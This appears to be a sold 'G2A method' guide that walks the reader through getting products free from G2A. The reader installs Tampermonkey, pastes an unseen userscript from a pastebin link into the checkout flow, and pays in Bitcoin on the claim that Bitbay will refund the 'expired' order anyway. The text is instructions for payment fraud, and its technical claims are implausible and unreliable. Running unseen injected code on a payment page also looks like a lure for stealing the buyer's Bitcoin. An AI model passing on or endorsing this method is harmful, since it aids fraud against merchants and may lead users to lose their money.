

Thank you for buying my G2A Method!

With this method you will be able to get anything from <https://www.g2a.com/> completely for free. This exploit works for literally any product that is available for sale on G2A including: **Gift-cards**, **Activation Keys** (for games and software) and **Hardware** as well.

How it works?

It's really simple. We will use a Tampermonkey script which changes our browser's timezone whenever we make a new order on g2a. As soon as we get redirected to the payment page, our timezone will change - which will result in our order getting marked as "Expired" on Bitbay's side, **but NOT on g2a's side**. So, if we pay for the products - our order will get processed and delivered by g2a anyway, but **the money will get INSTANTLY refunded to our wallet by Bitbay**.

Short summary of the process:

1. Install a Google Chrome extension named "Tampermonkey"
2. Install a Script that changes your browser's timezone after making an order on g2a.
3. Create a new order on g2a and pay for the products by Bitcoin.
4. Claim your products. (Order will be successfully processed by g2a)
5. Wait a few minutes for a refund from Bitbay. (Bitbay is a Bitcoin payment processor for g2a. They will refund your money, because the order is marked as "Expired" on their side due to the timezone conflict.)

Important - Please read this:

Keep in mind that Bitbay will refund your "Expired" order only if it's above 0.005 BTC. Any lower amount is not prioritized and will require you to contact their support to get a refund, which will result in your request getting rejected, as they will find out that the order was processed by g2a. If you use any amount higher than 0.005 BTC, it will get automatically refunded without problems.



Basically you have to add to your cart items that are worth **at least 0.005 BTC**, it could be one or multiple products - doesn't matter.

There are absolutely **no limits on the maximum worth**. I personally purchased 5 x \$100 Amazon Gift-cards in one order, and it was instantly refunded to my wallet with no issues.

Okay, let's begin!

Here are the things you need:

- at least 0.005 BTC to pay for the order
- Google Chrome browser

If the link is no longer working, simply google for Tampermonkey and you will find it.



- a script that changed your Timezone. You can copy it in this link:

Step 1. Add Tampermonkey extension to your browser. (Link above)



Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."



Step 3. Remove any preset code so you can have a clean page just like on the screenshot:



Step 4. Copy the script from this link: <https://pastebin.com/raw/JtvGeGwA> and paste it in the Editor from Step 3.

Step 5. Go to "File" and click "Save".

Step 6. Make sure that your script is Enabled. It should look just like on this screenshot:

Step 7. Go to <https://www.g2a.com/> and add some products to your cart. I will purchase a \$100 Amazon Gift-card.

The screenshot shows the G2A website's 'My Basket' page. At the top, there's a navigation bar with the G2A logo, a search bar, and links for 'G2A Balance', 'My account', and a shopping cart icon with a '1' badge. The main content area is titled 'My Basket' and includes a 'Continue Shopping' button. Below this, a table lists the items in the basket:

Packshot	Product name	Unit price	Quantity	Price
	Amazon Gift Card NORTH AMERICA 100 USD Amazon Availability: Instant Region: NORTH AMERICA	\$112.00	- 1 + Remove	\$112.00 VAT included

Below the table, it says 'You are buying this product from:' followed by a user profile for 'Mtc_game' with '76% Positive feedback' and '6418' items sold.

A 'REWARD CHEST UNLOCKED' banner is displayed, showing a progress bar from 0\$ to \$19.27+. It says 'Congrats! You get a free chest for spending at least \$19.27+'. To the right of the progress bar are several game icons. The word 'Free' is shown on the right side of the banner.

Below the banner, there's a note: 'Customs duties, taxes and other fees may be imposed on your shipment regardless of G2A.COM and the seller. If any additional fees occur, the buyer is obligated to cover them.' To the right, it says 'Order fee \$11.49' and 'Total: \$123.49'.

At the bottom, there's a section for 'Terms & Conditions'. It has two checkboxes: one checked (labeled 'I have read and accept Terms & Conditions.') and one unchecked (labeled 'I am interested in receiving the best offers on the marketplace.'). Below this is a form for 'Your email address:' with a 'Go to payment' button.



On the left side of the bottom section, there's a 'Money Back Guarantee' logo and text: 'Money Back Guarantee Free for everyone. Covers all digital products. Learn more'.

Accept Terms & Conditions, Insert your e-mail address and click "Go to payment".



Step 8. As soon as the payment page starts to load, you should see this message. Simply press "OK" to continue.

The screenshot shows a message box from 'checkout.pay.g2a.com' that says 'Timezone Glitch enabled! Press OK to continue.' with an 'OK' button. Below the message box, the price '112.00 USD' is displayed.

Step 9. Now choose “Bitbay” (Bitcoin).

and click “Pay with Bitbay”

Step 10. Simply pay for the products by sending the exact Bitcoin amount to the BTC address displayed in your order.

Step 11. Now go back to the page with your Invoice. You will see this message:

It usually takes from 1 to 5 minutes to get your money refunded by Bitbay.

I sent a payment at 4:02 AM, and my money was refunded 10 minutes later. And this is what I got on my e-mail :-)
